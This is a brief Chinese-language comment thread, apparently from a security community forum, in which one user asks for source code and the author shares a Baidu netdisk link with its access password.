Hulk 2019-06-25 20:31:24

@流沙 感谢斧正

0 回复Ta


Bojack 2019-08-13 22:18:04

可以提供下源码吗

0 回复Ta


Hulk 2019-08-18 08:56:57

@Bojack 链接:https://pan.baidu.com/s/1EhNJxh8e8E-NR9IPwNsueA 密码:mcpo

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

目录